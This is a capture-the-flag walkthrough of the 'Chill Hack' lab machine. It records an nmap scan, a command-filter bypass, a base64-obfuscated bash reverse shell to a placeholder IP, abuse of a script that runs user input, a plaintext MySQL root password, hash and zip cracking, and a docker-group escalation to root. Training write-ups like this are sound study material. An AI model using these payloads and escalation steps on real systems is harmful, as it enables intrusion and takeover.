Chill Hack
Chill Hack
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
root@ip-10-81-94-80:~# nmap -sS -sC -sV -p- 10.81.153.240
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-17 04:17 UTC
Nmap scan report for ip-10-81-153-240.eu-west-1.compute.internal (10.81.153.240)
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.81.94.80
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2b:0b:db:fa:03:b7:d4:85:b5:f9:d7:fa:90:53:8c:5c (RSA)
|   256 42:99:81:9e:39:85:f6:6c:7e:4a:65:c2:ed:aa:55:e5 (ECDSA)
|_  256 23:78:3c:f1:5d:d6:94:e6:91:65:2c:ab:96:c3:2f:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| |_http-title: Game Info
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.03 seconds
🔍 Reconnaissance & FTP Login
🕵️ The system has an FTP server running, so I logged in as an anonymous user: 
💻 I retrieved the file and viewed its content: 
Then I ran Feroxbuster for directory enumeration: 
🕵️ Command Restriction Bypass
💡 I visited the webpage. We cannot run ls directly, but we can run id. This indicates an input filter that restricts commands:
1
/b\i\n/l\s
⚡ However, using bypasses works. Let’s try to get a reverse shell:
1
echo "bash -i >& /dev/tcp/YOUR_IP/4444 0>&1" | base64
Using base64 encoding makes it easier. You can encode the payload and execute it on the web server like this:
1
echo YmFzaCAtaSA+JiAvZGV2L3RjcC9ZT1VSX0lQL1lPVVJfUE9SVCAwPiYxCg== | b\a\s\e\6\4 -d |
And I successfully got a shell: 
TTY Stabilization Steps
Step 1: Spawn the PTY Shell
Inside your reverse shell, run this command to spawn a pseudo-terminal:
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
Step 2: Background the Shell
Press Ctrl + Z on your keyboard. [1]
- Your terminal will say
[1]+ Stoppedand you will be back on your local machine.
Step 3: Set Local Terminal to Raw Mode [1]
On your local machine terminal, run this exact command:
1
stty raw -echo; fg
- Note: Combining them with a semicolon ensures you bring the shell back immediately before input breaks.
Step 4: Send the Newline Character
Your terminal might look blank or frozen here. Do not press Enter.
- Press
Ctrl + Jon your keyboard. - This sends the clean newline character instead of
^Mand brings your prompt back.
Step 5: Set the Environment Variables
Now that you are back in the target shell, run these two commands to finish the upgrade:
1
2
reset
export TERM=xterm-256color
🔌 Helpline.sh Exploitation
📌 And:  We have permissions to run a script file, so let’s inspect it:
1
2
3
4
5
6
7
8
9
10
11
12
13
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!
💡 As you can see, the script executes $msg directly without validating or echo-ing it. This makes it vulnerable. We run the script as apaar:
1
sudo -u apaar /home/apaar/.helpline.sh
Then, input the message as:
1
/bin/bash
As usual, spawn a stable shell:
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
 And I found the user flag:
⚡ SQL Database Analysis
🛠️ I ran LinPEAS and found services running locally on localhost: 
I downloaded the file, listed the folder contents, and found the SQL database credentials: 
1
mysql -u root -p'!@m+her00+@db' -h localhost webportal

🔑 Image Steganography & Hash Cracking
🔑 I used CrackStation to crack the hashes and found both passwords: 

I tried to SSH as those users using the cracked passwords, but it failed. So I checked hacker.php: 
🔌 The code shows an image file. I started a Python HTTP server to download it: 
I downloaded the image and checked it with steghide. No password was needed, and I extracted backup.zip: 
The cracked password did not unzip it, so I used John the Ripper to crack the zip file: 
First, I extracted the hash, then ran John: 
It cracked the password quickly, so I unzipped the file: 
🏆 SSH Access & Docker Privilege Escalation
📌 Inside, we found a base64-encoded password for user Anurodh related to the admin panel. I logged in via SSH as Anurodh using that password, and it worked: 
Checking id shows that Anurodh is in the docker group: 

We can find a privilege escalation method on GTFOBins:
1
docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh

And I retrieved the root flag!